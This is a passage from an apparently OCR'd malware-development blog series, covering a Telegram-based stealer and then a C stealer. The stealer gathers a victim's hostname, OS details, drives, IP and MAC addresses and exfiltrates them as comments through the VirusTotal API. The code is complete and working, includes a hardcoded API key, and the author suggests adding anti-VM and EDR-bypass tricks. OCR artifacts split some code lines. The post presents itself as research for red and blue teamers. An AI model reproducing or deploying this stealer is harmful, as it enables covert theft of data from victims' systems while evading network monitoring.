
```
.\hack.exe
```



{width="80%"}

If we check traffic via Wireshark we got IP address `149.154.167.220`:

```
whois 149.154.167.220
```




{width="80%"}

As you can see, everything is worked perfectly =^..^=!

Scanning via WebSec Malware Scanner:

PROF



{width="80%"}

https://websec.nl/en/scanner/result/45dfcb29-3817-4199-a6ef-da00675c6c32

Interesting result.

Of course, this is not such a complex stealer, because it's just "dirty PoC" and in real attacks stealers with more sophisticated logic are used, but I think I was able to show the essence and risks.


I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

PROF

Telegram Bot API
https://github.com/python-telegram-bot/python-telegram-bot
WebSec Malware Scanner
source code in github

5. malware development trick. Stealing data via legit VirusTotal API. Simple C example. (windows)

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{width="80%"}

Like in the previous malware development trick example, this post is just for showing Proof of Concept.


In the practice example with Telegram API, the attacker has one weak point: if the victim's computer does not have a Telegram client or let's say that messengers are generally prohibited in the victim's organization, then you must agree that interaction with Telegram servers may raise suspicion (whether through a bot or not).

PROF

Some time ago, I found a some interesting ideas of using VirusTotal API for stealing and C2-control logic. So, let's implement it again by me.

pracical example

The main logic for stealing system information is the same as in the previous article. The only difference is using the VirusTotal API v3. For example, according to the documentation, we can add comments to a file:



{width="80%"}

As you can see, we need `SHA-256`, `SHA-1` or `MD5` string identifying the target file.

For this reasson just create simple file with the following logic - `meow.c`:


```
/*
* hack.c
* "malware" for testing VirusTotal API
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

As usual, this is just `meow-meow` messagebox "malware".

Compile it:


```
x86_64-w64-mingw32-g++ meow.c -o meow.exe -I/usr/share/mingw-
w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
```

```
exceptions
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



{width="80%"}

And upload it to VirusTotal:



{width="80%"}

https://www.virustotal.com/gui/file/379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa/details

At the next step we will create simple logic for posting comment to this file:

```
#define VT_API_KEY "VIRUS_TOTAL_API_KEY"
#define FILE_ID
```

```
"379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa"

// send data to VirusTotal using winhttp
int sendToVT(const char* comment) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent",
WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
  WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"www.virustotal.com",
  INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hSession);
  }

  HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST",
L"/api/v3/files/"
  FILE_ID "/comments", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES,
  WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
  }

  // construct the request body
  char json_body[1024];
  snprintf(json_body, sizeof(json_body),
  "{\"data\": {\"type\": \"comment\", \"attributes\": {\"text\":
\"%s\"}}}",
  comment);

  // set the headers
  if (!WinHttpSendRequest(hRequest,
  L"x-apikey: " VT_API_KEY "\r\nUser-Agent: vt v.1.0\r\nAccept-Encoding:
gzip, deflate\r\nContent-Type: application/json",
  -1, (LPVOID)json_body,
  strlen(json_body), strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
```

```
    WinHttpCloseHandle(hSession);
    return 1;
  }

  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER,
  WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
  WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("comment posted successfully.\n");
    } else {
      printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER |
    FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("WTF? unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  printf("successfully send info via VT API :)\n");
  return 0;
}
```

PROF

As you can see, this is just post request, in my case file ID = `379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa`.

So the full source code is looks like this:

```
/*
 * hack.c
 * sending systeminfo via legit URL. VirusTotal API
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html
*/
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define VT_API_KEY
"7e7778f8c29bc4b171512caa6cc81af63ed96832f53e7e35fb706dd320ab8c42"
#define FILE_ID
"379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa"

// send data to VirusTotal using winhttp
int sendToVT(const char* comment) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent",
WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME,
WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"www.virustotal.com",
INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hSession);
  }

  HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST",
L"/api/v3/files/" FILE_ID "/comments", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
  }

  // construct the request body
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"data\": {\"type\":
\"comment\", \"attributes\": {\"text\": \"%s\"}}}", comment);

  // set the headers
  if (!WinHttpSendRequest(hRequest, L"x-apikey: " VT_API_KEY "\r\nUser-
Agent: vt v.1.0\r\nAccept-Encoding: gzip, deflate\r\nContent-Type:
application/json", -1, (LPVOID)json_body, strlen(json_body),
```

```
strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("comment posted successfully.\n");
    } else {
      printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER |
FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("WTF? unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  printf("successfully send info via VT API :)\n");
  return 0;
}

// get systeminfo and send as comment via VT API logic
int main(int argc, char* argv[]) {

  // test posting comment
//   const char* comment = "meow-meow";
//   sendToVT(comment);

  char systemInfo[4096];

  // Get host name
```

```
  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);  // Use GetComputerNameA for CHAR

  // Get OS version
  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  // Get system information
  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  // Get logical drive information
  DWORD drives = GetLogicalDrives();

  // Get IP address
  IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than
16 adapters
  DWORD adapterInfoSize = sizeof(adapterInfo);
  if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n",
GetLastError());
    return false;
  }

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion,
osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  // Add IP address information
  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter
= adapter->Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
    "Adapter Name: %s, "
    "IP Address: %s, "
    "Subnet Mask: %s, "
    "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
    adapter->AdapterName,
    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
```

```
    }

    int result = sendToVT(systemInfo);

    if (result == 0) {
      printf("ok =^..^=\n");
    } else {
      printf("nok <3()~\n");
    }

    return 0;
  }
```

This is also not such a complex stealer, because it is just a “dirty PoC” and in real attacks, attackers use stealers with more complex logic.

Also, as you can see, we haven't used tricks here like anti-VM, anti-debugging, AV/EDR bypass, etc. So you can add them based on my code if you need.


demo
